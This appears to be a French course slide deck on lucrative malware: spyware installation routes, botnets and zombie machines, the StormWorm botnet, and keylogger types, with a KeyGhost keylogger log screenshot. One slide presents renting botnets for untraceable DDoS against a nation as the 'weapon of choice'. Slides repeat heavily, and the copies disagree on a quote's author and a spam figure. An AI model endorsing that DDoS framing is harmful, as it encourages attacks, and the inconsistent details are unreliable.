
Les malwares

Classification

Malware lucratif: **Spyware, Botnet, Keylogger, Dialer et Web threat**

Modes d'installation

- ▶ au travers de logiciels d'aide à la navigation, d'accélération de téléchargement
- ▶ par le biais de plugin pour IE, notamment les toolbars
- ▶ sous la forme de logiciels publicitaires, de bannières, de popup, de screensavers
- ▶ par un autre spyware déjà présent sur l'ordinateur



Le spyware dyfuca qui redirige les pages d'erreurs Web vers des pages de publicité


Les malwares

Classification

Malware lucratif: **Spyware, Botnet, Keylogger, Dialer et Web threat**

Modes d'installation

- ▶ au travers de logiciels d'aide à la navigation, d'accélération de téléchargement
- ▶ par le biais de plugin pour IE, notamment les toolbars
- ▶ sous la forme de logiciels publicitaires, de bannières, de popup, de screensavers
- ▶ par un autre spyware déjà présent sur l'ordinateur



Le spyware dyfuca qui redirige les pages d'erreurs Web vers des pages de publicité


Les malwares

Classification

Malware lucratif: **Spyware, Botnet, Keylogger, Dialer et Web threat**

Modes d'installation

- ▶ au travers de logiciels d'aide à la navigation, d'accélération de téléchargement
- ▶ par le biais de plugin pour IE, notamment les toolbars
- ▶ sous la forme de logiciels publicitaires, de bannières, de popup, de screensavers
- ▶ par un autre spyware déjà présent sur l'ordinateur




Le spyware dyfuca qui redirige les pages d'erreurs Web vers des pages de publicité

Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*



Si vous voulez perturber les infrastructures informatiques d'un pays sans que personne ne puisse déterminer l'origine de l'attaque, alors, l'arme de prédilection est le DDoS. En louant des botnets, vous pouvez lancer des centaines de milliers de bombes logiques sur une cible tout en maintenant votre innocuité.

Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

Botnet

Un botnet désigne à la fois un réseau de robots IRC et un réseau de machines zombies.



Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

robot IRC

Un robot IRC est un **ensemble de scripts** qui, connecté à un serveur IRC, apparaît comme un **simple utilisateur** pour les autres utilisateurs.

Un robot IRC permet de réaliser **automatiquement** et de façon **autonome** les actions pour lesquels il est programmé.

machine zombie

Une machine zombie est un ordinateur, connecté à l'Internet, **infecté** par un cheval de Troie ou un virus et qui est **piloté à distance** par un pirate pour effectuer des actions illégales.

Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

robot IRC

Un robot IRC est un **ensemble de scripts** qui, connecté à un serveur IRC, apparaît comme un **simple utilisateur** pour les autres utilisateurs.

Un robot IRC permet de réaliser **automatiquement** et de façon **autonome** les actions pour lesquels il est programmé.

machine zombie

Une machine zombie est un ordinateur, connecté à l'Internet, **infecté** par un cheval de Troie ou un virus et qui est **piloté à distance** par un pirate pour effectuer des actions illégales.

Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

robot IRC

Un robot IRC est un **ensemble de scripts** qui, connecté à un serveur IRC, apparaît comme un **simple utilisateur** pour les autres utilisateurs.

Un robot IRC permet de réaliser **automatiquement** et de façon **autonome** les actions pour lesquels il est programmé.

machine zombie

Une machine zombie est un ordinateur, connecté à l'Internet, **infecté** par un cheval de Troie ou un virus et qui est **piloté à distance** par un pirate pour effectuer des actions illégales.


Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

Botnet

Fonctionnement d'un réseau de machine zombies




Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

Botnet

Fonctionnement d'un réseau de machine zombies




Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

Botnet

Fonctionnement d'un réseau de machine zombies



Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

le botnet StormWorm

- ▶ le botnet StormWorm est un réseau de machines zombies initié par le ver **Storm**
- ▶ le ver Storm se propage par **spam** en proposant de la musique gratuite
- ▶ le botnet a été identifié pour la première fois en janvier 2007
- ▶ en septembre 2007 le botnet connectait entre 1 et 50 millions de systèmes informatiques
- ▶ ses créateurs et ses contrôleurs ne sont pas encore identifiés
- ▶ les serveurs qui contrôlent le botnet, réencode le ver deux fois par heure
- ▶ le botnet est contrôlé par des protocoles pair à pair et l'adresse des serveurs de contrôle est changée chaque minute par la technique DNS appelée fast-flux
- ▶ le botnet se protège automatiquement contre les attaques externes
- ▶ Il semble que le botnet soit à l'origine des attaques subies par l'Estonie en mai 2007

"This is the first time that I can remember ever investigating an exploit." — Joshua Compton

milliard de spams

Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

le botnet StormWorm

- ▶ le botnet StormWorm est un réseau de machines zombies initié par le ver **Storm**
- ▶ le ver **Storm** se propage par **spam** en proposant de la musique gratuite
- ▶ le botnet a été identifié pour la première fois en janvier 2007
- ▶ en septembre 2007 le botnet connectait entre 1 et 50 millions de systèmes informatiques
- ▶ ses créateurs et ses contrôleurs ne sont pas encore identifiés
- ▶ les serveurs qui contrôlent le botnet, réencode le ver deux fois par heure
- ▶ le botnet est contrôlé par des protocoles pair à pair et l'adresse des serveurs de contrôle est changée chaque minute par la technique DNS appelée fast-flux
- ▶ le botnet se protège automatiquement contre les attaques externes
- ▶ Il semble que le botnet soit à l'origine des attaques subies par l'Estonie en mai 2007

"This is the first time that I can remember ever investigating an exploit." — Joshua Compton

milliard de spams

Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

le botnet StormWorm

- ▶ le botnet StormWorm est un réseau de machines zombies initié par le ver **Storm**
 - ▶ le ver Storm se propage par **spam** en proposant de la musique gratuite
 - ▶ le botnet a été identifié pour la première fois en **janvier 2007**
 - ▶ en **septembre 2007** le botnet connectait entre 1 et 50 millions de systèmes informatiques
 - ▶ ses créateurs et ses contrôleurs ne sont pas encore identifiés
 - ▶ en septembre 2007 le botnet a envoyé 1,2 millions d'emails
 - ▶ les serveurs qui contrôlent le botnet, réencode le ver deux fois par heure
 - ▶ le botnet est contrôlé par des protocoles pair à pair et l'adresse des serveurs de contrôle est changée chaque minute par la technique DNS appelée fast-flux
 - ▶ le botnet se protège automatiquement contre les attaques externes
 - ▶ Il semble que le botnet soit à l'origine des attaques subies par l'Estonie en mai 2007
- "This is the first time that I can remember ever investigating an exploit." — Joshua Compton*

Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

le botnet StormWorm

- ▶ le botnet StormWorm est un réseau de machines zombies initié par le ver **Storm**
 - ▶ le ver Storm se propage par **spam** en proposant de la musique gratuite
 - ▶ le botnet a été identifié pour la première fois en **janvier 2007**
 - ▶ en **septembre 2007** le botnet connectait entre 1 et 50 millions de systèmes informatiques
 - ▶ ses créateurs et ses contrôleurs ne sont pas encore identifiés
 - ▶ en septembre 2007 le botnet a envoyé **1,2 milliard de spams**
 - ▶ les serveurs qui contrôlent le botnet, réencode le ver deux fois par heure
 - ▶ le botnet est contrôlé par des protocoles pair à pair et l'adresse des serveurs de contrôle est changée chaque minute par la technique DNS appelée fast-flux
 - ▶ le botnet se protège automatiquement contre les attaques externes
 - ▶ Il semble que le botnet soit à l'origine des attaques subies par l'Estonie en mai 2007
- "This is the first time that I can remember ever investigating an exploit!" — Joshua Compton*

Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

le botnet StormWorm

- ▶ le botnet StormWorm est un réseau de machines zombies initié par le ver **Storm**
 - ▶ le ver Storm se propage par **spam** en proposant de la musique gratuite
 - ▶ le botnet a été identifié pour la première fois en **janvier 2007**
 - ▶ en **septembre 2007** le botnet connectait entre 1 et 50 millions de systèmes informatiques
 - ▶ ses créateurs et ses contrôleurs ne sont pas encore identifiés
 - ▶ en septembre 2007 le botnet a envoyé **1,2 milliard de spams**
 - ▶ les serveurs qui contrôlent le botnet, réencode le ver **deux fois par heure**
 - ▶ le botnet est contrôlé par des protocoles pair à pair et l'adresse des serveurs de contrôle est changée **chaque minute** par la technique DNS appelée fast-flux
 - ▶ le botnet se protège automatiquement contre les attaques externes
 - ▶ Il semble que le botnet soit à l'origine des attaques subies par l'Estonie en mai 2007
- "This is the first time that I can remember ever investigating an exploit." — Joshua Compton*

Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

le botnet StormWorm

- ▶ le botnet StormWorm est un réseau de machines zombies initié par le ver **Storm**
- ▶ le ver Storm se propage par **spam** en proposant de la musique gratuite
- ▶ le botnet a été identifié pour la première fois en **janvier 2007**
- ▶ en **septembre 2007** le botnet connectait entre 1 et 50 millions de systèmes informatiques
- ▶ ses créateurs et ses contrôleurs ne sont pas encore identifiés
- ▶ en septembre 2007 le botnet a envoyé **1,2 milliard de spams**
- ▶ les serveurs qui contrôlent le botnet, réencode le ver **deux fois par heure**
- ▶ le botnet est contrôlé par des protocoles pair à pair et l'adresse des serveurs de contrôle est changée **chaque minute** par la technique DNS appelée fast-flux
- ▶ le botnet se protège automatiquement contre les attaques externes
- ▶ Il semble que le botnet soit à l'origine des attaques subies par l'Estonie en mai 2007

"This is the first time that I can remember ever investigating an exploit." — Joshua Compton

Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

le botnet StormWorm

- ▶ le botnet StormWorm est un réseau de machines zombies initié par le ver **Storm**
- ▶ le ver Storm se propage par **spam** en proposant de la musique gratuite
- ▶ le botnet a été identifié pour la première fois en **janvier 2007**
- ▶ en **septembre 2007** le botnet connectait entre 1 et 50 millions de systèmes informatiques
- ▶ ses créateurs et ses contrôleurs ne sont pas encore identifiés
- ▶ en septembre 2007 le botnet a envoyé **1,2 milliard de spams**
- ▶ les serveurs qui contrôlent le botnet, réencode le ver **deux fois par heure**
- ▶ le botnet est contrôlé par des **protocoles pair à pair** et l'adresse des serveurs de contrôle est changée **chaque minute** par la technique DNS appelée fast-flux
- ▶ le botnet se **protège automatiquement** contre les attaques externes
- ▶ Il semble que le botnet soit à l'origine des attaques subies par l'Estonie en mai 2007

"This is the first time that I can remember ever investigating an exploit." — Joshua Compton

Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

le botnet StormWorm

- ▶ le botnet StormWorm est un réseau de machines zombies initié par le ver **Storm**
- ▶ le ver Storm se propage par **spam** en proposant de la musique gratuite
- ▶ le botnet a été identifié pour la première fois en **janvier 2007**
- ▶ en **septembre 2007** le botnet connectait entre 1 et 50 millions de systèmes informatiques
- ▶ ses créateurs et ses contrôleurs ne sont pas encore identifiés
- ▶ en septembre 2007 le botnet a envoyé **1,2 milliard de spams**
- ▶ les serveurs qui contrôlent le botnet, réencode le ver **deux fois par heure**
- ▶ le botnet est contrôlé par des **protocoles pair à pair** et l'adresse des serveurs de contrôle est changée **chaque minute** par la technique DNS appelée fast-flux
- ▶ le botnet se **protège automatiquement** contre les attaques externes
- ▶ il semble que le botnet soit à l'origine des attaques subies par l'Estonie en mai 2007
- ▶ "This is the first time that I can remember ever seeing researchers who were actually afraid of

Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

le botnet StormWorm

- ▶ le botnet StormWorm est un réseau de machines zombies initié par le ver **Storm**
- ▶ le ver Storm se propage par **spam** en proposant de la musique gratuite
- ▶ le botnet a été identifié pour la première fois en **janvier 2007**
- ▶ en **septembre 2007** le botnet connectait entre 1 et 50 millions de systèmes informatiques
- ▶ ses créateurs et ses contrôleurs ne sont pas encore identifiés
- ▶ en septembre 2007 le botnet a envoyé **1,2 milliard de spams**
- ▶ les serveurs qui contrôlent le botnet, réencode le ver **deux fois par heure**
- ▶ le botnet est contrôlé par des **protocoles pair à pair** et l'adresse des serveurs de contrôle est changée **chaque minute** par la technique DNS appelée fast-flux
- ▶ le botnet se **protège automatiquement** contre les attaques externes
- ▶ il semble que le botnet soit à l'origine des attaques subies par l'Estonie en mai 2007
- ▶ "This is the first time that I can remember ever seeing researchers who were actually afraid of investigating an exploit." –*Joshua Corman*

Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

le botnet StormWorm

- ▶ le botnet StormWorm est un réseau de machines zombies initié par le ver **Storm**
- ▶ le ver Storm se propage par **spam** en proposant de la musique gratuite
- ▶ le botnet a été identifié pour la première fois en **janvier 2007**
- ▶ en **septembre 2007** le botnet connectait entre 1 et 50 millions de systèmes informatiques
- ▶ ses créateurs et ses contrôleurs ne sont pas encore identifiés
- ▶ en septembre 2007 le botnet a envoyé **1,2 milliard de spams**
- ▶ les serveurs qui contrôlent le botnet, réencode le ver **deux fois par heure**
- ▶ le botnet est contrôlé par des **protocoles pair à pair** et l'adresse des serveurs de contrôle est changée **chaque minute** par la technique DNS appelée fast-flux
- ▶ le botnet se **protège automatiquement** contre les attaques externes
- ▶ il semble que le botnet soit à l'origine des attaques subies par l'Estonie en mai 2007
- ▶ "This is the first time that I can remember ever seeing researchers who were actually afraid of investigating an exploit." –Joshua Corman

Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

le botnet StormWorm



- ▶ le botnet StormWorm est un réseau de machines zombies initié par le ver **Storm**
- ▶ le ver Storm se propage par **spam** en proposant de la musique gratuite
- ▶ le botnet a été identifié pour la première fois en **janvier 2007**
- ▶ en **septembre 2007** le botnet connectait entre 1 et 50 millions de systèmes informatiques
- ▶ ses créateurs et ses contrôleurs ne sont pas encore identifiés
- ▶ en septembre 2007 le botnet a envoyé **1,2 milliard de spams**
- ▶ les serveurs qui contrôlent le botnet, réencode le ver **deux fois par heure**
- ▶ le botnet est contrôlé par des **protocoles pair à pair** et l'adresse des serveurs de contrôle est changée **chaque minute** par la technique DNS appelée fast-flux
- ▶ le botnet se **protège automatiquement** contre les attaques externes
- ▶ il semble que le botnet soit à l'origine des attaques subies par l'Estonie en mai 2007
- ▶ "*This is the first time that I can remember ever seeing researchers who were actually afraid of investigating an exploit.*" –*Joshua Corman*

Les malwares

Classification

Malware lucratif: *Spyware*, **Botnet**, *Keylogger*, *Dialer* et *Web threat*

le botnet StormWorm



Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

Keylogger

Le keylogging est la pratique consistant à enregistrer la frappe des touches du clavier d'un ordinateur.

Méthodes

Surveillance

Sniffing



A screenshot of a Windows Notepad window titled "sample-usb-keylogger-recording.txt - Notepad". The window contains text from a keylogger. The text includes a header with copyright information, a main menu with 7 options, a choice command, a log begin section, and a long string of keyboard input. The text is as follows:

```
This is a test of the new compact and high-capacity▲  
keyGhost USB keylogger 512KB. Testing some function  
keys and control characters now...  
  
done :)  
  
(c) Copyright 2005-2006 by KeyGhost Ltd. All rights  
reserved.  
Version: 2006-01-05  
  
KeyGhost USB 512KB memory (encrypted)  
  
MAIN MENU (Memory 0% full, ~229 keys)  
1) download keyboard log (detailed listing)  
2) download Text Log (show text only)  
3) Erase log  
4) change Password  
5) enable Fast mode  
6) Advanced download  
7) Quit and return to operation  
  
Choice: dump all.  
-- log begins --  
<power>  
<enum>  
This is a test of the new compact and high-capacity  
keyGhost USB keylogger 512KB. Testing some  
function keys and control characters  
m-<BS>now...<Ctrl+>c<Ctrl+>v<Enter>  
<Enter>  
<F1><F2><F3><F4><F5><ESC><Enter>  
<Enter>  
done :)<Enter>  
<Enter>
```

Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

Keylogger

Le keylogging est la pratique consistant à enregistrer la frappe des touches du clavier d'un ordinateur.

Méthodes

- ▶ logicielle
- ▶ matérielle
- ▶ firmware BIOS
- ▶ wireless (pour les claviers sans-fil)
- ▶ clavier superposé
- ▶ acoustique et électromagnétique
- ▶ vidéo



A screenshot of a Windows Notepad window titled "sample-usb-keylogger-recording.txt - Notepad". The content of the window is as follows:

```
This is a test of the new compact and high-capacity▲  
keyGhost USB keylogger 512KB. Testing some function  
keys and control characters now...  
  
done :)  
(c) Copyright 2005-2006 by KeyGhost Ltd. All rights  
reserved.  
Version: 2006-01-05  
  
KeyGhost USB 512KB memory (encrypted)  
  
MAIN MENU (Memory 0% full, ~229 keys)  
1) download keyboard log (detailed listing)  
2) download Text Log (show text only)  
3) Erase log  
4) change Password  
5) enable Fast mode  
6) Advanced download  
7) Quit and return to operation  
  
Choice: dump all.  
-- log begins --  
<power>  
<enum>  
This is a test of the new compact and high-capacity  
keyGhost USB keylogger 512KB. Testing some  
function keys and control characters  
m-B5:now...<Ctrl+>c<Ctrl+>v<Enter>  
<Enter>  
<F1><F2><F3><F4><F5><ESC><Enter>  
<Enter>  
done :)<Enter>  
<Enter>
```

Les malwares

Classification


Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

Keylogger

Le keylogging est la pratique consistant à enregistrer la frappe des touches du clavier d'un ordinateur.

Méthodes

- ▶ logicielle
- ▶ matérielle
- ▶ firmware BIOS
- ▶ wireless (pour les claviers sans-fil)
- ▶ clavier superposé
- ▶ acoustique et électromagnétique
- ▶ vidéo



A screenshot of a Windows Notepad window titled "sample-usb-keylogger-recording.txt - Notepad". The content of the window shows a log of key presses recorded by a keylogger. The log includes system messages like "done :)", copyright information for KeyGhost Ltd (2005-2006), and a main menu with options 1 through 7. Below the menu, the user has chosen "dump all". The log then lists various key sequences such as power, enum, and function keys (F1-F4, F5-F9, Esc, Enter, Ctrl+Shift+Alt+Delete). It also shows some specific character codes like m-B5:now...<Ctrl+>c<Ctrl+>v<Enter> and a sequence of F1-F2-F3-F4-F5-ESC-Enter.

```
This is a test of the new compact and high-capacity keyGhost USB keylogger 512KB. Testing some function keys and control characters now...

done :)

(c) Copyright 2005-2006 by KeyGhost Ltd. All rights reserved.
Version: 2006-01-05

KeyGhost USB 512KB memory (encrypted)

MAIN MENU (Memory 0% full, ~229 keys)
1) download keyboard log (detailed listing)
2) download Text Log (show text only)
3) Erase log
4) change Password
5) enable Fast mode
6) Advanced download
7) Quit and return to operation

Choice: dump all.

-- log begins --
<power>
<enum>
This is a test of the new compact and high-capacity keyGhost USB keylogger 512KB. Testing some function keys and control characters
m-B5:now...<Ctrl+>c<Ctrl+>v<Enter>
<Enter>
<F1><F2><F3><F4><F5><Esc><Enter>
<Enter>
done :)<Enter>
<Enter>
```

Les malwares

Classification


Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

Keylogger

Le keylogging est la pratique consistant à enregistrer la frappe des touches du clavier d'un ordinateur.

Méthodes

- ▶ logicielle
- ▶ matérielle
- ▶ firmware BIOS
- ▶ wireless (pour les claviers sans-fil)
- ▶ clavier superposé
- ▶ acoustique et électromagnétique
- ▶ vidéo



The screenshot shows a Windows Notepad window titled "sample-usb-keylogger-recording.txt - Notepad". The content of the file is as follows:

```
This is a test of the new compact and high-capacity▲
keyGhost USB keylogger 512KB. Testing some function
keys and control characters now...

done :)

(c) Copyright 2005-2006 by KeyGhost Ltd. All rights
reserved.
Version: 2006-01-05

KeyGhost USB 512KB memory (encrypted)

MAIN MENU (Memory 0% full, ~229 keys)
1) download keyboard log (detailed listing)
2) download Text Log (show text only)
3) Erase log
4) change Password
5) enable Fast mode
6) Advanced download
7) Quit and return to operation

Choice: dump all.

-- log begins --
<power>
<enum>
This is a test of the new compact and high-capacity
keyGhost USB keylogger 512KB. Testing some
function keys and control characters
m-B5-now...<Ctrl+>c<Ctrl+>v<Enter>
<Enter>
<F1><F2><F3><F4><F5><ESC><Enter>
<Enter>
done :)<Enter>
<Enter>
```

Les malwares

Classification

